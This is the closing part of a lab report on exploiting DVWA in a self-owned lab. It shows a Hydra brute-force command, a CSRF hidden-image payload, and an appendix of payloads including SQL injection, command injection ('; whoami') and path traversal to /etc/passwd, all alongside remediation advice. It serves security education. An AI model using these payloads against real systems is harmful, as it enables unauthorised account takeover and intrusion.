7. Brute Force Authentication Attack

A brute-force attack against an authentication endpoint attempts credentials from a pre-compiled list, relying on the absence of account lockout, CAPTCHA or rate-limiting to allow a large number of attempts. Even a modest password list will recover a dictionary or default password in seconds against an unprotected HTTP login form.

7.1 Target Endpoint

```
URL: http://127.0.0.1/dvwa/vulnerabilities/brute/
?username=admin&password=PAYLOAD&Login=Login
Method: GET
Params: username, password
```

The credentials are passed as GET parameters in the URL - a further weakness beyond the absent lockout, since credentials appear in server logs, browser history and referrer headers.

7.2 Attack Execution

Hydra was used to iterate over a common-password wordlist against the endpoint. The correct credential pair was identified by the presence of the phrase 'Welcome to the password protected area' in the HTTP response, which is absent from failed login responses.

```
$ hydra -l admin -P /usr/share/wordlists/rockyou.txt \
'http-get-form://127.0.0.1/dvwa/vulnerabilities/brute/:
username=^USER^&password=^PASS^&Login=Login:Username and/or password incorrect'

Result: [80][http-get-form] host: 127.0.0.1 login: admin password: password
```




Figure 5.8: DVWA Brute Force module after successful authentication as admin with the discovered password; the URL shows plaintext credentials in the query string.

7.3 Findings

Finding	Detail
Credential recovered	admin / password (a dictionary-grade default credential)
Lockout policy	None - unlimited attempts permitted
CAPTCHA	Absent at Low security level
Rate limiting	None observed
Credential in URL	Username and password exposed in GET parameters and server logs
OWASP category	A07:2021 - Identification and Authentication Failures
Severity	Critical

7.4 Remediation

- **Account lockout or exponential backoff** - lock the account after five to ten consecutive failures, or introduce a delay that doubles with each failure, making brute force impractical within a realistic timeframe.
- **CAPTCHA** - a challenge that is difficult to automate breaks automated enumeration tools without blocking legitimate users.
- **Multi-factor authentication** - a second factor (TOTP, push notification) reduces the value of a discovered password to near zero.
- **POST, not GET** - authentication credentials should be transmitted in the POST body over HTTPS, not in the URL, to avoid exposure in logs, history and referrer headers.
- **Credential hygiene** - enforce a minimum password length, reject common and previously breached passwords using an offline or API-based check, and mandate rotation of default credentials before any deployment.
- **Monitoring** - alert on repeated login failures from a single IP or against a single account; block or CAPTCHA-challenge sources that exceed a threshold.

8. Cross-Site Request Forgery (CSRF)

Cross-Site Request Forgery exploits the trust that a web application places in an authenticated browser session. When a user is logged in to an application, the browser automatically includes the session cookie on every request to that origin. An attacker who can cause the browser to issue a request to the target application - typically by embedding an image tag, form or script on a third-party page - can perform any action the user is authorised to perform, without knowing their credentials and without the user's knowledge.

8.1 Mechanism in DVWA

The DVWA CSRF module allows authenticated users to change their password through a form that submits the new password via GET to the following endpoint:

```
GET /dvwa/vulnerabilities/csrf/?password_new=NEWPASS
&password_conf=NEWPASS
&Change=Change
Host: 127.0.0.1
Cookie: PHPSESSID=<victim_session>; security=low
```

At Low security level the application does not validate the HTTP Referer header and does not require a synchroniser token. Any origin can construct and submit this URL. If an authenticated victim loads a page containing the following element, their password is changed silently:

```
<img src="http://127.0.0.1/dvwa/vulnerabilities/csrf/?password_new=hacked
&password_conf=hacked&Change=Change" width="0" height="0">
```

The browser fetches the image URL, incidentally sending the victim's session cookie. The server executes the password change, returns an HTTP 200 response with image-type headers set to zero dimensions, and the user observes nothing.

8.2 Attack Scenario

Step	Actor	Action
1	Attacker	Crafts a page containing a zero-pixel image whose src is the DVWA password-change URL with a chosen new password.
2	Attacker	Sends a phishing link to the victim, or posts the page to a site the victim visits.
3	Victim	Loads the attacker's page while logged in to DVWA on the same browser.
4	Browser	Issues the GET request to 127.0.0.1 automatically, attaching the DVWA session cookie.
5	DVWA	Validates the session, finds no CSRF token required, and changes the victim's password.
6	Victim	Discovers their DVWA password no longer works; the attacker can now log in.

8.3 Key Differentiators from XSS

Property	XSS	CSRF
Exploits trust	Browser trusts the application	Application trusts the browser

Property	XSS	CSRF
Requires JS	Yes (in most cases)	No; an image tag suffices
Victim action	Victim loads injected page	Victim loads attacker's page while logged in
Access gained	JS in victim's browser context	Server-side action on victim's behalf
Mitigated by HttpOnly cookies	Partially (denies cookie read)	No (browser still sends the cookie)

8.4 Remediation

- **Synchroniser token (CSRF token)** - include a cryptographically random, per-session token in every state-changing form as a hidden field. Validate the token server-side on every POST/PUT/DELETE request; reject any request that lacks it or presents an incorrect value.
- **SameSite cookie attribute** - setting the session cookie to `SameSite=Strict` or `SameSite=Lax` instructs the browser not to include the cookie on cross-origin requests, eliminating the attack vector at the browser level.
- **Referer / Origin header validation** - check that the Origin header matches the expected value on sensitive requests. This is a defence-in-depth measure rather than a primary control, because the header can be absent.
- **Require POST for state changes** - the DVWA vulnerability is made worse by using GET for a password change; state-changing operations must use POST (or PUT/DELETE), which cannot be triggered by an image src.
- **Re-authentication for critical actions** - require the user to confirm their current password before changing it, preventing CSRF from achieving account takeover even if the token is absent.

9. Consolidated Findings and Risk Register

#	Vulnerability	OWASP 2021	Evidence	Severity	Status
1	SQL Injection	A03 - Injection	All 5 user records dumped; Fig. 5.1	Critical	Confirmed
2	Stored XSS	A03 - Injection	Script persists in DB; Figs. 5.2-5.3	Critical	Confirmed
3	Reflected XSS	A03 - Injection	Alert via crafted URL; Fig. 5.4	High	Confirmed
4	Command Injection	A03 - Injection	whoami = www-data; Fig. 5.5	Critical	Confirmed
5	Local File Inclusion	A05 + A03	Arbitrary file read; Fig. 5.6	Critical	Confirmed
6	Unrestricted File Upload	A04 - Insecure Design	Non-image uploaded; Fig. 5.7	Critical	Confirmed
7	Brute Force / No Lockout	A07 - Auth Failures	admin:password recovered; Fig. 5.8	Critical	Confirmed
8	CSRF	A01 - Broken Access Control	Password change via image tag (Section 8)	High	Demonstrated

9.1 Remediation Priority Matrix

Priority	Vulnerability	Primary Fix	Effort
P1	SQL Injection	Parameterised queries	Low
P1	Command Injection	Remove shell_exec; use library APIs	Low
P1	File Upload	Store outside web root; block PHP exec	Medium
P1	Brute Force	Account lockout + MFA	Medium
P2	Stored XSS	htmlspecialchars + CSP header	Low
P2	Local File Inclusion	Allowlist page identifiers	Low
P2	CSRF	Synchroniser token + SameSite cookie	Medium
P3	Reflected XSS	Output encoding	Low

9.2 Observations

- Every vulnerability confirmed in this report is a direct consequence of the security level being set to Low, which deliberately disables all mitigations. The exercise demonstrates what a real application looks like without defences rather than a misconfigured production system.

- The OWASP Top Ten categories A03 (Injection) and A07 (Authentication Failures) account for six of the eight findings, consistent with their continued prevalence across industry vulnerability surveys.
- Injection vulnerabilities (SQLi, XSS, Command Injection, LFI) share a common root cause: user-supplied data is processed by an interpreter without encoding or escaping. A consistent output-encoding and parameterisation discipline eliminates the entire class.
- The FTP cleartext-credential finding from the preceding Wireshark report, combined with the brute-force finding here, illustrates a compound exposure: credentials captured from unencrypted FTP traffic can be replayed directly against the DVWA login, requiring no additional cracking.

10. Conclusion

This laboratory exercise demonstrated seven classes of web application vulnerability against DVWA running at Low security level on a self-owned Kali Linux host. Each class was exploited using techniques that require no specialised tooling beyond a browser and a command line, which underscores that these are not advanced attacks but rather the basic competencies expected of any penetration tester or security-aware developer.

SQL Injection exposed all user records through a single Boolean bypass and can, as shown, be extended to full schema enumeration and data exfiltration. Stored XSS is the most impactful of the scripting variants because the payload persists and affects every subsequent visitor without any attacker interaction. Command Injection provides direct remote code execution on the server, and the combination of File Inclusion and Unrestricted File Upload offers two independent routes to the same outcome. Brute Force confirmed that the application imposes no authentication throttling, making the default credential admin/password trivially recoverable. CSRF demonstrates that server-side session trust, without a token mechanism, can be exploited by any page the authenticated user visits.

The common thread across all findings is insufficient trust boundary enforcement: the application accepts data from an untrusted source (the browser) and acts on it without validation or encoding. The remediation strategies described in each section - parameterised queries, output encoding, file-type validation, rate limiting, CSRF tokens - are well-understood and inexpensive to implement. The laboratory provides a clear, evidence-backed argument for applying them consistently at every input and output boundary in a web application.

Taken together with the preceding four reports in this series, the full picture is now available: an externally discoverable open FTP port (Nmap), a confirmed cleartext-credential weakness (Nessus), live detection of FTP and web traffic (Snort and Wireshark), and application-layer exploitation of the web interface (this report). A realistic attacker with access to the segment can traverse this chain from discovery to persistent server access without any step requiring advanced capability.

11. References

[1] OWASP Foundation (2021). *OWASP Top Ten 2021*. https://owasp.org/Top10/

[2] OWASP Foundation. *OWASP Testing Guide v4.2*. https://owasp.org/www-project-web-security-testing-guide/

[3] DVWA Project. *Damn Vulnerable Web Application*. https://github.com/digininja/DVWA

[4] Stuttard, D. and Pinto, M. (2011). *The Web Application Hacker's Handbook*, 2nd ed. Wiley.

[5] Clarke, J. (2009). *SQL Injection Attacks and Defense*. Syngress.

[6] Fogie, S. et al. (2007). *XSS Attacks: Cross Site Scripting Exploits and Defense*. Syngress.

[7] Van der Stock, A. et al. (2021). *OWASP Application Security Verification Standard 4.0*.

[8] PHP Manual. *htmlspecialchars, escapeshellarg, PDO Prepared Statements*. https://www.php.net/

[9] Mozilla Developer Network. *Content Security Policy, SameSite Cookies*. https://developer.mozilla.org/

[10] Raj, M. (2026). *Lab Reports I-IV: Nmap, Nessus, Snort, Wireshark*. MCA Network Security Laboratory.

Appendix A: Payload Quick Reference

Module	Payload used	Effect
SQL Injection	1' OR '1'='1	Full table dump
Reflected XSS	alert('XSS Test')	JS alert in URL
Stored XSS	alert('Stored XSS Test')	Persistent JS alert
Command Injection	127.0.0.1; whoami	Disclose server user
File Inclusion	../../../../../../etc/passwd	Read /etc/passwd
File Upload	dvwa-test.txt (plain text)	Bypass image check
Brute Force	admin / password (from rockyou.txt)	Authentication bypass
CSRF	<img src='...csrf...password_new=hacked'>	Forced password change

Appendix B: List of Figures

Figure 5.1: DVWA SQL Injection page with payload 1' OR '1'='1 in the URL; all five user records — admin, Gordon Brown, Hack Me, Pablo Picasso, Bob Smith — returned. 7

Figure 5.2: Reflected XSS: the injected alert('XSS Test') payload in the URL is executed by the browser, producing an alert dialog reading 'XSS Test'. 9

Figure 5.3: DVWA Stored XSS page showing the raw script tag stored in the guestbook database entry (Name: mayank, Message: alert('Stored XSS Test')). 10

Figure 5.4: The stored script executes automatically on page load, producing an alert dialog reading 'Stored XSS Test' sourced from 127.0.0.1/dvwa/vulnerabilities/xss_s/. 10

Figure 5.5: DVWA Command Injection: payload '127.0.0.1; whoami' causes the server to execute both ping and whoami; the output shows standard ping statistics followed by 'www-data', confirming code execution as the web server process. 13

Figure 5.6: DVWA File Inclusion module with page=file1.php selected; the included file renders greetings and the client IP, demonstrating that user-controlled input determines which server file is executed. 15

Figure 5.7: DVWA File Upload module confirming that dvwa-test.txt was uploaded to ../../hackable/uploads/ without any type validation, bypassing the 'images only' restriction. 17

Figure 5.8: DVWA Brute Force module after successful authentication as admin with the discovered password; the URL shows plaintext credentials in the query string. 19